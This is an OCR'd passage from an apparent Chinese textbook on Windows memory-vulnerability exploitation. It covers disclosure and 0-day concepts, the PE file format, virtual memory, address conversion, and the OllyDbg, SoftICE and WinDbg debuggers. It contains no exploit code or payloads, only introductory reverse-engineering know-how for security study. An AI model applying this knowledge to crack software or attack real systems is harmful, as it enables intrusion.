漏洞利用技术可以一直追溯到 20 世纪 80 年代的缓冲区溢出漏洞的利用。然而直到 Aleph One 于 1996 年在 Phrack 第 49 期上发表了著名的文章《Smashing The Stack For Fun And Profit》，这种技术才真正流行起来。

随着时间的推移，经过无数安全专家和黑客们针锋相对的研究，这项技术已经在多种流行的操作系统和编译环境下得到了实践，并日趋完善。这包括内存漏洞（堆栈溢出）和 Web 应用漏洞（脚本注入）等。

本书将从攻防两个角度着重介绍 Windows 平台下内存漏洞利用技术的方方面面。由于手机安全及 Web 应用中的脚本注入攻击所使用的技术与 Windows 平台下缓冲区溢出相差较大，且自成体系，本书只做原理性简单介绍，如有机会将单独著书以述之。本书将在第 1 篇与第 2 篇中由浅入深地集中介绍这部分内容。

1.1.4 漏洞的公布与 0 day 响应

漏洞公布的流程取决于漏洞是被谁发现的。

如果是安全专家、Pen Tester、Ethic Hacker 在测试中发现了漏洞，一般会立刻通知厂商的产品安全中心。软件厂商在经过漏洞确认、补丁测试之后，会正式发布漏洞公告和官方补丁。

然而事情总是没有那么简单，如果漏洞被攻击者找到，肯定不会立刻通知软件厂商。这时漏洞的信息只有攻击者自己知道，他可以写出 exploit 利用漏洞来做任何事情。这种未被公布、未被修复的漏洞往往被称做 0 day。

0 day 漏洞是危害最大的漏洞，当然对攻击者来说也是最有价值的漏洞。

0 day 毕竟只是被少数攻击者掌握，并且大多数情况下也不会有人浮躁到写出蠕虫来攻击整个 Internet。但有时 0 day 漏洞会被曝光，那意味着全世界的黑客都知道这个漏洞，也懂得怎么去利用它，在厂商的官方补丁发布前，整个 Internet 的网络将处于高危预警状态。

0 day 曝光属于严重的安全事件，一般情况下，软件厂商都会进入应急响应处理流程，以最快的速度修复漏洞，保护用户的合法权利。

公布漏洞的权威机构有两个。

（1）CVE (Common Vulnerabilities and Exposures) http://cve.mitre.org/ 截至目前，这里收录了两万多个漏洞。CVE 会对每个公布的漏洞进行编号、审查。CVE 编号通常也是引用漏洞的标准方式。

（2）CERT(Computer Emergency Response Team)http://www.cert.org/计算机应急响应组往往会在第一时间跟进当前的严重漏洞，包括描述信息、POC 的发布链接、厂商的安全响应进度、用户应该采取的临时性防范措施等。

此外，微软的安全中心所公布的漏洞也是所有安全工作者和黑客们最感兴趣的地方。微软每个月第二周的星期二发布补丁，这一天通常被称为“Black T uesday”，因为会有许多攻击者通宵达旦地去研究这些补丁 patch 了哪些漏洞，并写出 exploit。因为在补丁刚刚发布的一段时间内，并非所有用户都能及时修复，故这种新公布的漏洞也有一定利用价值。有时把攻击这种刚刚被 patch 过的漏洞称为 1 day 攻击。（patch 发布后 1 天，叫做 1 day，5 天叫做 5 day，未发 patch 统称 0 day）

1.2 二进制文件概述

1.2.1 PE 文件格式

PE（Portable Exec utable）是 Win32 平台下可执行文件遵守的数据格式。常见的可执行文件（如“*.exe”文件和“*.dll”文件）都是典型的 PE 文件。

一个可执行文件不光包含了二进制的机器代码，还会自带许多其他信息，如字符串、菜单、图标、位图、字体等。PE 文件格式规定了所有的这些信息在可执行文件中如何组织。在程序被执行时，操作系统会按照 PE 文件格式的约定去相应的地方准确地定位各种类型的资源，并分别装入内存的不同区域。如果没有这种通用的文件格式约定，试想可执行文件装入内存将会

变成一件多么困难的事情！

PE 文件格式把可执行文件分成若干个数据节（section），不同的资源被存放在不同的节中。一个典型的 PE 文件中包含的节如下。

.text　由编译器产生，存放着二进制的机器代码，也是我们反汇编和调试的对象。

.data　初始化的数据块，如宏定义、全局变量、静态变量等。

.idata　可执行文件所使用的动态链接库等外来函数与文件的信息。

.rsrc　存放程序的资源，如图标、菜单等。

除此以外，还可能出现的节包括“.reloc”、“.edata”、“.tls”、“.rdata”等。

题外话：如果是正常编译出的标准 PE 文件，其节信息往往是大致相同的。但这些 section 的名字只是为了方便人的记忆与使用，使用 Microsoft Visual C++中的编译指示符#pragma dat a_seg()可以把代码中的任意部分编译到 PE 的任意节中，节名也可以自己定义。如果可执行文件经过了“加壳”处理，PE 的节信息就会变得非常“古怪”。在 Crack 和反病毒分析中需要经常处理这类古怪的 PE 文件。

1.2.2　虚拟内存

Windows 的内存可以被分为两个层面：物理内存和虚拟内存。其中，物理内存比较复杂，需要进入 Windows 内核级别 ring0 才能看到。通常，在用户模式下，我们用调试器看到的内存地址都是虚拟内存。

如图 1.2.1 所示，Windows 让所有的进程都“相信”自己拥有独立的 4GB 内存空间。但是，我们计算机中那根实际的内存条可能只有 512MB，怎么可能为所有进程都分配 4GB 的内存呢？这一切都是通过虚拟内存管理器的映射做到的。




图 1.2.1　W indows 虚拟内存与物理内存示意图

虽然每个进程都“相信”自己拥有 4GB 的空间，但实际上它们运行时真正能用到的空间根本没有那么多。内存管理器只是分给进程了一片“假地址”，或者说是“虚拟地址”，让进程们“认为”这些“虚拟地址”都是可以访问的。如果进程不使用这些“虚拟地址”，它们对进程来说就只是一笔“无形的数字财富”；当需要进行实际的内存操作时，内存管理器才会把“虚拟地址”和“物理地址”联系起来。

Windows 的内存管理机制在很大程度上与日常生活中银行所起的金融作用有一定的相似性，我们可以通过一个形象的比方来理解虚拟内存。

- 进程相当于储户。
- 内存管理器相当于银行。
- 物理内存相当于钞票。
- 虚拟内存相当于存款。
- 进程可能拥有大片的内存，但使用的往往很少；储户拥有大笔的存款，但实际生活中的开销并没有多少。
- 进程不使用虚拟内存时，这些内存只是一些地址，是虚拟存在的，是一笔无形的数字财富。
- 进程使用内存时，内存管理器会为这个虚拟地址映射实际的物理内存地址，虚拟内存地址和最终被映射到的物理内存地址之间没有什么必然联系；储户需要用钱时，银行才会兑换一定的现金给储户，但物理钞票的号码与储户心目中的数字存款之间可能并没有任何联系。
- 操作系统的实际物理内存空间可以远远小于进程的虚拟内存空间之和，仍能正常调度；银行中的现金准备可以远远小于所有储户的储蓄额总和，仍能正常运转，因为很少会出现所有储户同时要取出全部存款的现象；社会上实际流通的钞票也可以远远小于社会的财富总额。

题外话：实际上，金融学、经济学、管理学中有很多概念和理论与计算机科学中的知识出奇相似。有时将这些知识互相类比一下会获得一种融会贯通的清爽。

进程所拥有的 4GB 虚拟内存中包含了程序运行时所必需的资源，比如代码、栈空间、堆空间、资源区、动态链接库等。在后面的章节中，我们将不停地辗转于虚拟内存中的这些区域。

注意：操作系统原理中也有“虚拟内存”的概念，那是指当实际的物理内存不够时，有时操作系统会把“部分硬盘空间”当做内存使用从而使程序得到装载运行的现象。请不要将用硬盘充当内存的“虚拟内存”与这里介绍的“虚拟内存”相混淆。此外，本书除第 4 篇内核安全外，其余所述之“内存”均指 Windows 用户态内存映射机制下的虚拟内存。

1.2.3 PE 文件与虚拟内存之间的映射

在调试漏洞时，可能经常需要做这样两种操作。

（1）静态反汇编工具看到的 PE 文件中某条指令的位置是相对于磁盘文件而言的，即所谓

的文件偏移，我们可能还需要知道这条指令在内存中所处的位置，即虚拟内存地址（VA）。

（2）反之，在调试时看到的某条指令的地址是虚拟内存地址，我们也经常需要回到 PE 文件中找到这条指令对应的机器码。

为此，我们需要弄清楚 PE 文件地址和虚拟内存地址之间的映射关系。首先，我们先看几个重要的概念。

（1）文件偏移地址（File Offset）

数据在 PE 文件中的地址叫文件偏移地址，个人认为叫做文件地址更加准确。这是文件在磁盘上存放时相对于文件开头的偏移。

（2）装载基址（Image Base）

PE 装入内存时的基地址。默认情况下，EXE 文件在内存中的基地址是 0x00400000，DLL 文件是 0x10000000。这些位置可以通过修改编译选项更改。

（3）虚拟内存地址（Virtual Address，VA）

PE 文件中的指令被装入内存后的地址。

（4）相对虚拟地址（Relative Virtual Address，RVA）

相对虚拟地址是内存地址相对于映射基址的偏移量。

虚拟内存地址、映射基址、相对虚拟内存地址三者之间有如下关系。

VA= Image Base+ RVA

如图 1.2.2 所示，在默认情况下，一般 PE 文件的 0 字节将对映到虚拟内存的 0x00400000 位置，这个地址就是所谓的装载基址(Image Base)。




图 1.2.2 PE 文件与虚拟内存的映射关系

文件偏移是相对于文件开始处 0 字节的偏移，RVA（相对虚拟地址）则是相对于装载基址

0x00400000 处的偏移。由于操作系统在进行装载时“基本”上保持 PE 中的各种数据结构，所以文件偏移地址和 RVA 有很大的一致性。

之所以说“基本”上一致是因为还有一些细微的差异。这些差异是由于文件数据的存放单位与内存数据存放单位不同而造成的。

（1）PE 文件中的数据按照磁盘数据标准存放，以 0x200 字节为基本单位进行组织。当一个数据节（section）不足 0x200 字节时，不足的地方将被 0x00 填充；当一个数据节超过 0x200 字节时，下一个 0x200 块将分配给这个节使用。因此 PE 数据节的大小永远是 0x200 的整数倍。

（2）当代码装入内存后，将按照内存数据标准存放，并以 0x1000 字节为基本单位进行组织。类似的，不足将被补全，若超出将分配下一个 0x1000 为其所用。因此，内存中的节总是 0x1000 的整数倍。

表 1-2-1 列出的文件偏移地址和 RVA 之间的对应关系可以让您更直接地理解这种“细微的差异”。

表 1-2-1　文件偏移地址和 RVA 之间的对应关系

节（section）	相对虚拟偏移量 RVA	文件偏移量
.text 0x00001000		0x0400
.rdata 0x00007000		0x6200
.data 0x00009000		0x7400
.rsrc 0x0002D	000	0x7800

由于内存中数据节相对于装载基址的偏移量和文件中数据节的偏移量有上述差异，所以进行文件偏移到虚拟内存地址之间的换算时，还要看所转换的地址位于第几个节内。

我们把这种由存储单位差异引起的节基址差称做节偏移，在上例中：

```
.text 节偏移=0x1000-0x400=0xc00
.rdata 节偏移=0x7000-0x6200=0xE00
.data 节偏移=0x9000-0x7400=0x1C00
.rsrc 节偏移=0x2D000-0x7800=0x25800
```

那么文件偏移地址与虚拟内存地址之间的换算关系可以用下面的公式来计算。

文件偏移地址 = 虚拟内存地址（VA）–装载基址（Image Base）–节偏移
= RVA –节偏移

以表 1-2-1 为例，如果在调试时遇到虚拟内存中 0x00404141 处的一条指令，那么要换算出这条指令在文件中的偏移量，则有：

文件偏移量=0x00404141–0x00400000– (0x1000–0x400)=0x3541

一些 PE 工具提供了这类地址转换，Lord PE 就是其中出色的一款，如图 1.2.3 所示。

单击“PE Editor”按钮，选择需要查看的 PE 文件，如图 1.2.4 所示。




图 1.2.3 LordPE 使用 1




图 1.2.4 LordPE 使用 2

用这个工具可以方便地查看 PE 文件中的节信息，对应于前面表格中的例子，如图 1.2.5 所示。也可以方便地换算虚拟内存地址，文件偏移地址和 RVA，如图 1.2.6 所示。




图 1.2.5 LordPE 使用 3




图 1.2.6 LordPE 使用 4

1.3 必备工具

1.3.1 OllyDbg 简介

Ollydbg 是一个集成了反汇编分析、十六进制编辑、动态调试等多种功能于一身的功能强大的调试器。它安装简单，甚至不需要点击安装文件就能直接运行；它扩展性强，您甚至可以为自己写出有特殊用途的插件；它简单易用，初学者只需要知道几个快捷键就能立刻上手……Olldbg 的优点实在是数不胜数，现在已经成为主流调试器之一。

与 SoftICE 和 WinDbg 相比，Ollydbg 虽然无法调试内核，但其人性化的 GUI 界面省去了初学者往往望而却步的调试命令，您需要的只是掌握五六个快捷键，然后用鼠标 click，click，click……。

OllyDbg 并非浪得虚名，在用户态调试中，真的只要有它“only one”，就可以走遍天下都不怕了。它的主功能界面在默认情况下分为 5 个部分，让您在调试过程中轻松掌握指令、内存、栈、寄存器等重要信息。除此以外，如果您是习惯于在 SoftICE 和 WinDbg 上敲调试命令的程序员，OllyDbg 也体贴地为您保留了调试命令的 debug 方式。

这里只介绍 6 个最基本的功能快捷键，知道它们就可以基本用起这个调试器了，如表 1-3-1 所示。

表 1-3-1 基本功能快捷键

快捷键	功 能	说 明
F8	单步执行	遇到函数调用指令不跟入（Stepover）
F7	单步执行	遇到函数调用指令跟入（Step in）
F2	设置断点	在一条指令上按 F2 键将设置断点，再按一次将取消断点
F4	执行到当前光标所选中的指令	在遇到循环时可以方便地用 F4 键执行到循环结束后的指令
F9	运行程序	运行程序直到遇到断点
Ctrl+G	查看任意位置的数据	这个功能键非常有用，在指令区、栈区、内存区都可以使用，能方便地查看任意位置的指令和数据

其调试界面如图 1.3.1 所示。

本书中绝大部分调试实验都将使用 OllyDbg，您会在后面章节中频繁见到这个调试器。相信您在跟随我们完成几个调试实验之后，一定会对这款调试器有一个较深层次的掌握，甚至爱不释手。

OllyDbg 博大精深，其内存断点、内存跟踪（trace）、条件断点和众多插件的功能将在后续章节中陆续进行介绍。

1.3.2 SoftICE 简介

SoftICE 可能是最德高望重的调试器了，它功能强大，工作在 ring0 级，因此可调试驱动等内核对象。

图 1.3.1 Olly Dbg 调试界面简介

首先要说明一下“ICE”可不是英文单词“冰”的意思，而是“In C ircuit Em ulator”的缩写，即实体电路模拟器，简单说来就是用于截获 CPU 所有动作的一种设备。通常要做到彻底监视 CPU 的所有动作是需要硬件设施的，但 SoftICE 用软件方式实现了这一功能。不夸张地说，如果您懂得怎么用它，您就可以 crack 任何软件，甚至是操作系统。

但是由于 SoftICE 会暴力地中断所有进程，而且几乎所有功能都通过调试命令来运行，其易用性在很大程度上受到了 OllyDbg 的挑战。比如很多人喜欢听着音乐工作，但媒体播放器进程一样会被 SoftICE 中断。此外，由于 SoftICE 能够调试和修改很底层的东西，在使用过程中死机、蓝屏也是家常便饭。即便如此，还是有众多资深的调试员忠实地支持着 SoftICE。

依以往的经验，如果调试 ring3 级的用户态进程，我们所推荐的首选调试器还是 OllyDbg，方便也安全；但若调试 ring0，命令就命令吧，反正想要调试内核的人都不是刚刚入行的菜鸟。

在 Compuware NuMega 公司把 SoftICE 打包进“Compuware SoftICE Driver Suite”驱动开发套件之前，安装 SoftICE 并不是一件容易的事情，因为总是存在一些兼容性的问题，例如，鼠标异常、断点异常、显卡驱动不匹配导致显示不正常等。另外，有许多文献资料都建议在 Windows 2000 上安装 SoftICE。

当 Compuware SoftICE Driver Suite 驱动套件出现后，SoftICE 的安装问题似乎就变成了历史性话题。我们可以轻松地在 Windows XP 上安装并设置 SoftICE。我目前使用的就是 Compuware SoftICE Driver SuiteRelease 2.7。

题外话：SoftICE 被呼出时会独占 CPU，中断一切进程和消息。例如，随着调试的进行，您会发现 Windows 桌面右下角的时间开始出现偏差，因为时钟也被中断了。由于 Windows 的截图热键“print screen”和其他的截图软件都会被中断，如果不用虚拟机，要获得一张 SoftICE 的运行截图着实要花一番工夫。甚至在一些文献中有人用数码相机拍下 SoftICE 运行界面。

图 1.3.2 是安装好后默认的 SoftICE 界面，包括了常用的寄存器信息、反汇编信息和命令执行情况等。




图 1.3.2 SoftICE 调试界面

默认的 SoftICE 界面很小，字体和显示行数看起来都不是很舒服，通常需要进一步设置才能顺手地使用。SoftICE 有一套设置窗口属性的命令用来自定义工作界面。

从开始菜单中找到“Compuware SoftICE Driver Suite”下 SoftICE 的“Settings”，打开后如图 1.3.3 所示。




图 1.3.3 SoftICE 配置界面

选择“General”，可以看到在默认安装的情况下，SoftICE 的初始化命令只有一条：X。

在“Initialization”编辑框中输入如下命令：

```
    Faults off;set font 2; lines 44 ; data 3;dd; dex 3 ss:esp ; data 0 ; wc 20 ;
code on ; X ;
```

这样，调试界面就变得比较顺眼了。这串初始化命令的含义如表 1-3-2 所示。

表 1-3-2　初始化命令的含义

命　令	解　释
Faults off	关闭错误提示。SoftICE 在加载进程时总是会发出一些错误警告
set font 2	设置 2 号字体。SoftICE 有 3 种字体，默认情况为小号字，2 号字体为中号字
Lines 44	Lines 命令用于设置界面显示的行数，显示范围是 25～128，这里总共显示 44 行
data 3	打开 3 号窗口
Dd	按照 DWORD 显示数据
dex 3 ss:esp	在 3 号窗口中显示栈信息
data 0	设置 0 号窗口（命令输入窗口）为当前窗口
wc 20	代码窗口占 20 行
Code on	显示机器代码
X	显示调试界面

在调试时，首先选择从开始菜单中通过“Start SoftICE”启动批处理文件“ntice.bat”，运行 SoftICE，然后通过开始菜单中的“Symbol Loader”启动装载界面，选择要装载运行的 PE 文件，最后单击“装载运行”按钮，运行程序，如图 1.3.4 所示。




图 1.3.4　用 SoftICE 加载进程

程序运行起来后，用快捷键 Ctrl+D 即可激活 SoftICE，调出调试界面。

SoftICE 的调试命令非常多，这里作为入门性介绍，只给出几个最常用的命令让您上手。

（1）基础调试命令（如表 1-3-3 所示）

表 1-3-3 基础调试命令

功 能	命 令	解 释
单步执行	t 或者 F8 ste	p into，单步执行，遇到函数进入执行
	p 或者 F10 ste	p over，单步执行，遇到函数不跟入
	p ret 或者 F12 ste	p out，执行到当前函数结束
执行到指定位置 go g[	地址]	如不跟地址，将把控制权交还进程持续执行；如跟地址，则执行到指定地址所在的指令后停下
断点命令	bl	列出当前所有断点（breakpoint list）
	be [断点 ID | *]	激活断点，其中，断点 ID 可以是多个，用空格或逗号隔开，如果用“*”，则激活所有断点（breakpoint enable）
	bd [断点 ID | *]	禁用断点，参数同上（breakpoint disable）
	bc [断点 ID | *]	清除断点，参数同上（breakpoint clear）
	bpx [地址|函数名]	为指定的地址或 API 函数下断点
	bpm [数据类型][地址][访问类型]	内存断点。数据类型可以是 b 字节、w 字（双字节）、d 双字（四字节）；访问类型可以是 r 只读、w 写、rw 读写

（2）信息查看与编辑命令（如表 1-3-4 所示）

表 1-3-4 信息查看与编辑命令

功 能	命 令	说 明
数据显示（Display）	db [地址]	按照字节模式显示内存数据（display byte）
	dw [地址]	按照字（双字节）模式显示内存数据（display word）
	dd	按照双字（四字节）模式显示内存数据（display dword）
	ds	按短整型模式显示内存数据（display short）
	dl	按长整型模式显示内存数据（display long）
数据编辑（Edit）	eb [地址][数据]	按字节模式将数据写入内存任意地址（edit byte）
	ew [地址][数据]	按字模式将数据写入内存任意地址（edit word）
	ed [地址][数据]	按双字模式将数据写入内存任意地址（edit dword）
	es [地址][数据]	按短整型模式将数据写入内存任意地址（edit short）
el	[地址][数据]	按长整型模式将数据写入内存任意地址（edit long）
栈帧显示 s	tack	显示当前栈帧信息
编辑寄存 r	[寄存器名] [值]	修改或查看寄存器的值，如 reax 0
反汇编 u	[地址]	对指定地址的二进制进行反汇编并显示

命令虽然比较多，但实际上只要知道 bp 是下断点，d 是显示数据（display），e 是修改数据（edit），再记住三个单步的快捷键，以及用快捷键 Ctrl+D 在操作系统和 SoftICE 之间切换控制权，您就可以上手进行最简单的跟踪和调试了。

如果想深入学习，您可以在看雪学院（http://www.pediy.com/）找到 SoftICE 的命令手册和使用教程。

1.3.3 WinDbg 简介

个人感觉，WinDbg 的风格介于 OllyDbg 和 SoftICE 之间，是一款比较“温和”的调试器，其调试界面如图 1.3.5 所示。它可以调试内核，但却不像 SoftICE 那么暴力，总是中断操作系统；它保留了一部分 Visual Studio 中常用的快捷按钮，也保留了和 SoftICE 一样丰富的调试命令。从功能上讲，它可以设置异常复杂的断点条件逻辑，在这一点上丝毫不比 SoftICE 和 OllyDbg 逊色。

从 WinDbg 功能界面上那些熟悉的调试快捷按钮上很容易找到 Visual Studio 6.0 的影子。比起 OllyDbg 绚丽的 GUI 界面，一些初学者不喜欢它稍显干瘪的界面和繁多的调试命令。然而由于“师出微软嫡系”，WinDbg 更像是一个正规的调试器，因此其“粉丝团”大多集中于“规规矩矩”的程序员。

WinDbg 的主要功能都是靠调试命令来完成的，而且这些命令很大程度上和 SoftICE 所使用的调试命令类似。这里给出一些最常用的命令。这些命令大多是英文单词的缩写，所以结合单词的含义更容易被掌握。




图 1.3.5 W inDbg 调试界面

调试功能的命令如表 1-3-5 所示。

表 1-3-5 调试功能的命令

功　能	命　令	说　明
单步调试	t 或者 F11	单步，遇到函数跟进（step into）
	p 或者 F10	单步，遇到函数跳过（step over）
	Shift + F11	跳出当前函数（step out）

续表

功　能	命　令	说　明
执行到指定位置（Go）	g [地址|函数名]	持续执行到指定位置的指令
	gh[地址|函数名]	持续执行时，如果遇到异常则中断
	gn[地址|函数名]	持续执行时，即使遇到异常也忽略
断点功能（Break Point）	bl	列出已设置的断点。显示结果中，第一列为断点的 ID；第二列为断点当前状态，‘e’表示断点处于活动状态（enable），‘d’表示断点暂时被禁用；第三列为断点的位置（breakpoint list）
	be[断点 ID]	激活断点（breakpoint e nable）
	bd[断点 ID]	禁用断点（breakpoint disa ble）
	bc[断点 ID]	清除断点（break point clear）
	bp[地址|函数名]	设置断点。如不指定地址，则在当前指令上下断点。注意，这里介绍的是最基础的断点方式，WinDbg 中可以结合地址、函数名、消息等各种条件设置很复杂的断点。此外，bu、bm 等命令也可设置断点

信息显示与编辑功能如表 1-3-6 所示。

表 1-3-6　信息显示与编辑功能

功　能	命　令	说　明
数据显示（Display）	d [地址]	显示内存数据。默认情况下按照字节和 ASCII 显示，即等同于 DB 命令。如果修改了显示模式，再次使用时则与最后一次数据显示命令所使用的显示模式相同
	db [地址]	按照字节模式显示内存数据（display byte）
	dd [地址]	按照双字模式显示内存数据（display dword）
	dD	按双精度浮点数的模式显示内存数据。注意这条命令和前面一条命令是区别大小写的（display Double Float）
	da	按 ASCII 模式显示（display ASCII）
	du	按 Unicode 模式显示（display Unicode）
	ds	按字符串模式显示。注意，在没有‘\0’作为字符串结束时，不要轻易用这条命令打印内存，否则 WinDbg 会将遇到的第一个 NULL 前的东西都打印出来（display String）
	dt	套用已知的数据结构模板（structure）显示内存。这个命令很有用，例如，在调试堆时可以直接用这个命令把内存按照堆表的格式显示出来。关于这条命令的详细用法，请参照 WinDbg 自带的帮助文件（display Type）
数据编辑（Edit）	e [地址][数据]	修改任意内存地址的值
	Eb`	以字节形式写入
	ed[地址][数据]	以双字形式写入
	ea[地址][数据]	以 ASCII 字符形式写入，注意，ASCII 字符串需要加双引号
	eu[地址][数据]	以 Unicode 字符形式写入，注意，Unicode 字符串需要加双引号

续表

功　能	命　令	说　明
栈帧的显示	k [x]	由栈顶开始列出当前线程中的栈帧，x 为需要回溯的栈帧数
	kb [x]	栈帧回溯命令带上‘b’后，可以额外显示 3 个传递给函数的参数
